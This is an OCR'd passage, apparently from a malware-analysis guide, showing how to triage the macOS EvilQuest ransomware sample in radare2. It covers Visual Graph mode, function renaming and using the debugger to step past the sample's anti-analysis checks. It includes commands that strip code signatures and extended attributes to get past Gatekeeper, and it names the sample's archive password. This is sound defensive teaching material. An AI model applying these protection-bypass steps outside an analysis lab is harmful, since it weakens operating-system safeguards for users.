
Strangely, one of the best outputs from `rabin2` is when its `-g` option outputs almost nothing at all! That tells you that you are almost certainly dealing with packed malware, and that in itself is a great guide on where to go next in your investigation.

Meanwhile, it's time to introduce our last rapid analysis pro trick, Visual Graph mode!

Visual Graph Mode

For those of you used to a GUI disassembler, if you've followed this far you may well be thinking... "ahuh...but how do I get a function call graph from a command line tool?" A graph is often a make or break deal when trying to triage malware rapidly, and a tool that doesn't have one is probably not going to win many friends. Fortunately, r2 has you covered!

Returning to our r2 prompt, type `VV` (double V) to enter visual graph mode.



radare2 graph mode

Visual graph mode is super useful for being able to trace logic paths through a malware sample and to see which paths are worth further investigation. I will readily admit that learning your way around the navigation options takes some practice. However, it is an extremely useful tool and one which I frequently return to with samples that attempt to obstruct analysis.

The options for using Visual Graph mode are nicely laid out here. Once you learn your way around, it's relatively simple and powerful, but it's also easy to get lost when you're first starting out. Like Vi and Vim, inexperienced users can sometimes find themselves trapped in an endless world of error beeps with r2's Visual Graph mode. However, as with all things in r2, whenever you find yourself "stuck", hit q on the keyboard (repeatedly, if needs be). If you find yourself needing help, hit ?.

I highly recommend that you experiment with the Calisto sample to familiarize yourself with how it works. In the next Chapter, we'll be looking in more detail at how Visual Graph mode can help us when we tackle anti-analysis measures, so give yourself a heads up by playing around with it in the meantime.

Summary

In this chapter, we've looked at how to use radare2 to quickly triage macOS malware samples, seen how it can easily be integrated with other command line tools most malware analysts are already familiar with, and caught a glimpse of its visual graph mode.

There's much more to learn about radare2 and macOS malware, and while we hope you've enjoyed the tips we've shared here, there's many more ways to use this amazing tool to achieve your aims in reversing macOS malware.

05

Defeating macOS Malware Anti-Analysis Tricks with Radare2

In this chapter, we start our journey into tackling common challenges when dealing with macOS malware samples. Along the way, we'll pick up tips on both how to beat obstacles put in place by malware authors and how to use r2 more productively.

Although we can achieve a lot from static analysis, sometimes it can be more efficient to execute the malware in a controlled environment and conduct dynamic analysis. Malware authors, however, may have other ideas and can set up various roadblocks to stop us doing exactly that. Consequently, one of the first challenges we often have to overcome is working around these attempts to prevent execution in our safe environment.

In this chapter, we'll look at how to circumvent the malware author's control flow to avoid executing unwanted parts of their code, learning along the way how to take advantage of some nice features of the r2 debugger! We'll be looking at a sample of EvilQuest (password: infect3d), so fire up your VM and download it before reading on.

A note for the unwary: if you're using Safari in your VM to download the file and you see "decompression failed", go to Safari Preferences and turn off the 'Open "safe" files after downloading' option in the General tab and try the download again.

Getting Started With the radare2 Debugger

Malware Name: OSX.EvilQuest
File Type: Mach-O
SHA1: efbb681a61967e6f5a811f8649ec26efe16f50ae
Sources: Malshare, VirusTotal

Our sample hit the headlines in July 2020, largely because at first glance it appeared to be a rare example of macOS ransomware. SentinelLabs quickly analyzed it and produced a decryptor to help any potential victims, but it turned out the malware was not very effective in the wild.

It may well have been a PoC, or a project still in early development stages, as the code and functionality have the look and feel of someone experimenting with how to achieve various attacker objectives. However, that's all good news for us, as EvilQuest implements several anti-analysis features that will serve us as good practice.

The first thing you will want to do is remove any extended attributes and codesigning if the sample has a revoked signature. In this case, the sample isn't signed at all, but if it were we could use:

```
% sudo codesign --remove-signature <path to bundle or file>
```

If we need the sample to be codesigned for execution, we can also sign it (remember your VM needs to have installed the Xcode command line tools via `xcode-select --install`) with:

```
% sudo codesign -fs - <path to bundle or file> --deep
```

We'll remove the extended attributes to bypass Gatekeeper and Notarization checks with

```
% xattr -rc <path to bundle or file>
```

And we'll attempt to attach to the radare2 debugger by adding the `-d` switch to our initialization command:

```
% r2 -AA -d patch
```

Unfortunately, our first attempt doesn't go well. We already removed the extended attributes and codesigning isn't the issue here, but the radare2 debugger fails to attach.

```
auser@reversing-lab-10 ~ % cd ~/Downloads/EvilQuest
auser@reversing-lab-10 EvilQuest % ls -al
total 21440
drwxr-xr-x@  5 auser  staff       160 30 Jun  2020 .
drwx------@ 20 auser  staff       640 20 Sep 15:02 ..
-rw-r--r--@  1 auser  staff  10880309 30 Jun  2020 Mixed In Key 8.dmg
-rwxr-xr-x@  1 auser  admin     87920 27 Jun  2020 patch
-rw-r--r--@  1 auser  staff       208 30 Jun  2020 readme.txt
auser@reversing-lab-10 EvilQuest % shasum patch
efbb681a61967e6f5a811f8649ec26efe16f50ae  patch
auser@reversing-lab-10 EvilQuest % r2 -AA -d patch
Child killed
unknown error in debug_attach
Child killed
ptrace: Cannot attach: Invalid argument
Possibly unsigned r2. Please see doc/macos.md
ERRNO: 22 (EINVAL)
[w] Cannot open 'dbg://./patch' for writing.
auser@reversing-lab-10 EvilQuest %
```

Failing to attach the debugger.

That `ptrace: Cannot Attach: Invalid argument` message looks ominous, but actually the error message is misleading. The problem is that we need elevated privileges to debug, so a simple `sudo` should get us past our current obstacle.

```
auser@reversing-lab-10 EvilQuest % sudo r2 -AA -d patch
Password:
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references (aao)
[x] Finding and parsing C++ vtables (avrr)
[x] Skipping type matching analysis in debugger mode (aaft)
[x] Propagate noreturn information (aanr)
[x] Finding function preludes
[x] Enable constraint types analysis for variables
 -- Helping siol merge? No way, that would be like.. way too much not lazy. - vi
fino
[0x112ae0000]>
```

The debugger needs elevated privileges

Yay, attach success! Let's take a look around before we start diving further into the debugger.

Getting Started With the radare2 Debugger

Let's run `afll` as we did when analyzing OSX.Calisto previously, but this time we'll output the function list to file so that we can sort it and search it more conveniently without having to keep running the command or scrolling up in the Terminal window.

```
> afll > functions.txt
```


Looking through our text file, we can see there are a number of function names that could be related to some kind of anti-analysis.

```
337 0x00000001000057b1     6   14      1     1   744 sym.__eisl_ndebugging
319 0x00000001000058ff     4   13      1     1   312 sym.__eisl_debugging_um
361 0x000000010000a639     6   18      1     3   136 sym._ei_get_macaddr
233 0x000000010000a729     3   10      0     2    88 sym._ei_get_cpu_count
142 0x000000010000a7be     2    8      0     2    72 sym._ei_get_physical_memory
381 0x000000010000cbad     6   17      1     1    88 sym._is_virtual_mchn
131 0x000000010000cc53     6    4      0     0    40 sym._prevent_trace
848 0x000000010000d1b0    14   25      3     4   184 sym._check_if_running
546 0x000000010000d3e2    11   21      2     1   152 sym._kill_unwanted
 71 0x000000010000fb07     1    2      0     1    24 sym.__get_host_identifier
571 0x000000010000fd4b     8   18      1     1   152 sym.__check_if_targeted
134 0x0000000100012866     1    7      4    19    72 sym._eisl_apply_function
  6 0x0000000100014bb6     0    0      0   147     0 sym.imp.__memcpy_chk
  6 0x0000000100014bbc     0    0      0    11     0 sym.imp.__memset_chk
  6 0x0000000100014bc8     0    0      0    19     0 sym.imp.__stack_chk_fail
  6 0x0000000100014c3a     0    0      0     1     0 sym.imp.getenv
  6 0x0000000100014c40     0    0      0     1     0 sym.imp.geteuid
  6 0x0000000100014c46     0    0      0     1     0 sym.imp.gethostbyname
  6 0x0000000100014c4c     0    0      0     1     0 sym.imp.gethostid
  6 0x0000000100014c52     0    0      0     1     0 sym.imp.getlogin
  6 0x0000000100014c5e     0    0      0     5     0 sym.imp.getpid
  6 0x0000000100014c70     0    0      0     1     0 sym.imp.kill
  6 0x0000000100014c76     0    0      0     1     0 sym.imp.kqueue
  6 0x0000000100014c7c     0    0      0    67     0 sym.imp.malloc
```

Some of EvilQuest's suspected anti-analysis functions


We can see that some of these only have a single cross-reference, and if we dig into these using the `axt` command, we see the cross-reference (XREF) for the `is_virtual_mchn` function happens to be `main()`, so that looks like a good place to start.

Getting help on radare2's axt command




```
> axt sym._is_debugging
main 0x10000be5f [CALL] sys._is_virtual_mchn
```

Many commands in r2 support tab expansion




Here's a useful powertrick for those already comfortable with r2. You can run any command on a for-each loop using `@@`. For example, with

```
axt @@f:<search term>
```

We can get the XREFS to any function containing the search term in one go.

In this case I tell r2 to give me the XREFS for every function that contains "_is_". Then I do the same with "get". Try `@@?` to see more examples of what you can do with `@@`.

Using a for-each in radare2



Since we see that `is_virtual_mchn` is called in `main`, we should start by disassembling the entire main function to see what's going on, but first I'm going to change the r2 color theme to something a bit more reader-friendly with the `eco` command (type `eco` and hit the tab key to see a list of available themes).


```
eco focus
pdf @ main
```

Visual Graph Mode and Renaming Functions with Radare2

As we scroll back up to the beginning of the function, we can see the disassembly provides pretty interesting reading. At the beginning of main, we can see some unnamed functions are called. We're going to jump into Visual Graph mode and start renaming code as this will give us a good idea of the malware's execution flow and indicate what we need to do to beat the anti-analysis.

Hit `VV` to enter Visual Graph mode. I will try to walk you through the commands, but if you get lost at any point, don't feel bad. It happens to us all and is part of the r2 learning curve! You can just quit out and start again if need be (part of the beauty of r2's speed; you can also save your project: type uppercase `P?` to see project options).

I prefer to view the graph as a horizontal, left-to-right flow; you can toggle between horizontal and vertical by pressing **@** on your keyboard.



Viewing the sample's visual graph horizontally

Here's a quick summary of some useful commands (there are many more as you'll see if you play around):

- **hjkl**(arrow keys) – move the graph around
- **-/+0** – reduce, enlarge, return to default size
- **'** – toggle graph comments
- **tab/shift-tab** – move to next/previous function
- **q** – back to visual mode
- **t/f** – follow the true/false execution chain
- **u** – go back
- **?** – help/available options

Hit the **'** key once or twice to make sure graph comments are on.

Use the **tab** key to move to the first function after `main()` (the border will be highlighted), where we can see an unnamed function and a reference in square brackets that begins with the letter 'o' (for example, `[ob]`, though it may be different in your sample). Type the letters (without the square brackets) to go to that function. Type `p` to rotate between different display modes till you see something similar to the next image.

```
[0x10000ffb4]
6: fcn.10000ffb4 ();
bp: 0 (vars 0, args 0)
sp: 0 (vars 0, args 0)
rg: 0 (vars 0, args 0)
0x10000ffb4 ff25de320000   jmp qword [reloc.strcmp]
```

As we can see, this function call is actually a call to the standard C library function `strcmp()`, so let's rename it.

Type `dr` and at the prompt type in the name you want to use and hit **enter**. Unsurprisingly, I'm going to call it `strcmp`.

```
[0x10000ffb4]
  ;-- strcmp__:
6: int strcmp (const char *s1, const char *s2);
bp: 0 (vars 0, args 0)
sp: 0 (vars 0, args 0)
rg: 0 (vars 0, args 0)
0x10000ffb4 ff25de320000   jmp qword [reloc.strcmp]
```

To return to the main graph, type `u` and you should see that all references to that previously unnamed function now show `strcmp`, making things much clearer.

If you scroll through the graph (**hjkl**, remember) you will see many other unnamed functions that, once you explore them in the same way, are just relocations of standard C library calls such as `exit`, `time`, `sleep`, `printf`, `malloc`, `srandom` and more. I suggest you repeat the above exercise and rename as many as you can. This will both make the malware's behavior easier to understand and build up some valuable muscle-memory for working in r2.

Beating Anti-Analysis Without Patching

There are two approaches you can take to interrupt a program's designed logic. One is to identify functions you want to avoid and patch the binary statically. This is fairly easy to do in r2 and there's quite a few tutorials on how to patch binaries already out there. We're not going to look at patching today because our entire objective is to run the sample dynamically, so we might as well interact with the program dynamically as well. Patching is really only worth considering if you need to create a sample for repeated use that avoids some kind of unwanted behavior.

We basically have two easy options in terms of affecting control flow dynamically. We can either execute the function but manipulate the returned value (like put **0** in `rax` instead of **1**) or skip execution of the function altogether.

We'll see just how easy it is to do each of these, but we should first think about the different consequences of each choice based on the malware we're dealing with.


If we NOP a function or skip over it, we're going to lose any behavior or memory states invoked by that function. If the function doesn't do anything that affects the state of our program later on, this can be a good choice.

By the same token, if we execute the function but manipulate the value it returns, we may be allowing execution of code buried in that function that might trip us up. For example, if our function contains jumps to subroutines that do further anti-analysis tests, then we might get blocked before the parent function even returns, so this strategy wouldn't help us. Clearly then, we need to take a look around the code to figure out which is the best strategy in each particular case.

Let's take a look inside the `_is_virtual_mchn` function to see what it would do and work out our strategy.

If you're still in Visual Graph mode, hit the **q** key to get back to the r2 prompt. Regardless of where you are, you can disassemble a function by combining `pdf` with the `@` symbol and providing a flag or address. Remember, you can also use tab expansion to get a list of possible symbols.

```
pdf @ <flag or address>
```



It seems this function subtracts the sleep interval from the second timestamp, then compares it against the first timestamp. Jumping back out to how this result is consumed in `main`, it seems that if the result is not **0**, the malware calls `exit()` with **-1**.


The *is_virtual_mchn* function causes the malware to exit unless it returns '0'

The function appears to be somewhat misnamed as we don't see the kind of tests that we would normally expect for VM detection. In fact, it looks like an attempt to evade automated sandboxes that patch the sleep function, and we're not likely to fall foul of it just by executing in our VM.

However, we can also see that the next function, `user_info`, also exits if it doesn't return the expected value, so let's practice both the techniques discussed above so that we can learn how to use the debugger with whichever one we need to use.

Manipulating Execution with the radare2 Debugger


If you are at the command prompt, type `Vp` to go into radare2 visual mode (yup, this is another mode, and not the last!).



The Visual Debugger in radare2


We get registers at the top, and source code underneath. The current line where we're stopped in the debugger is highlighted. If you don't see that, hit uppercase **S** once (i.e., **shift-s**), which steps over one source line, and – in case you lose your way – also brings you back to the debugger view.

Let's step smartly through the source with repeated uppercase **S** commands (by the way, in visual mode, lowercase **s** steps in, whereas uppercase **S** steps over). After a dozen or so rapid step overs, you should find yourself inside this familiar code, which is `main()`.



***main()* in Visual Debugger mode**

Note the highlighted dword, which is holding the value of `argc`. It should be **2**, but we can see from the register above that `rdi` is only **1**. The code will jump over the next function call, which if you hit the **1** key on the keyboard you can inspect (hit **u** to come back) and see this is a string comparison. Let's continue stepping over and let the jump happen, as it doesn't appear to block us. We'll stop just short of the `is_virtual_mchn` function.



Seek and break locations are two different things!

We know from our earlier discussion what's going to happen here, so let's see how to take each of our options.

The first thing to note is that although the highlighted address is where the debugger is, that's not where you are if you enter an r2 command prompt, unless it's a debugger command. To see what I mean, hit the **:** (colon) key to enter the command line.

From there, print out one line of disassembly with this command:

```
> pd 1
```

Note that the line printed out is r2's current seek position, shown at the top of the visual view. This is good. It means you can move around the program, seek to other functions and run other r2 commands without disturbing the debugger.

On the other hand, if you execute a debugger command on the command line it will operate on the source code where the debugger is currently parked, not on the current seek at the top of your view (unless they happen to be the same).


OK, let's entirely skip execution of the `_is_virtual_mchn` function by entering the command line with **:** and then:

```
> dss 2
```

Hit **return** twice. As you can see, the `dss` command skips the number of source lines specified by the integer you gave it, making it a very easy way to bypass unwanted code execution.

Alternatively, if we want to execute the function then manipulate the register, stop the debugger on the line where the register is compared, and enter the command line again. This time, we can use `dr` to both inspect and write values to our chosen register.

```
> dr eax // see eax's current value
> dr eax = 0 // set eax to 0
> drr // view all the registers
> dro // see the previous values of the registers
```



Viewing and changing register values

And that, pretty much, is all you need to defeat anti-analysis code in terms of manipulating execution. Of course, the fun part is finding the code you need to manipulate, which is why we spent some time learning how to move around in radare2 in both visual graph mode and visual mode. Remember that in either mode you can get back to the regular command prompt by hitting **q**. As a bonus, you might play around with hitting **p** and **tab** when in the visual modes.

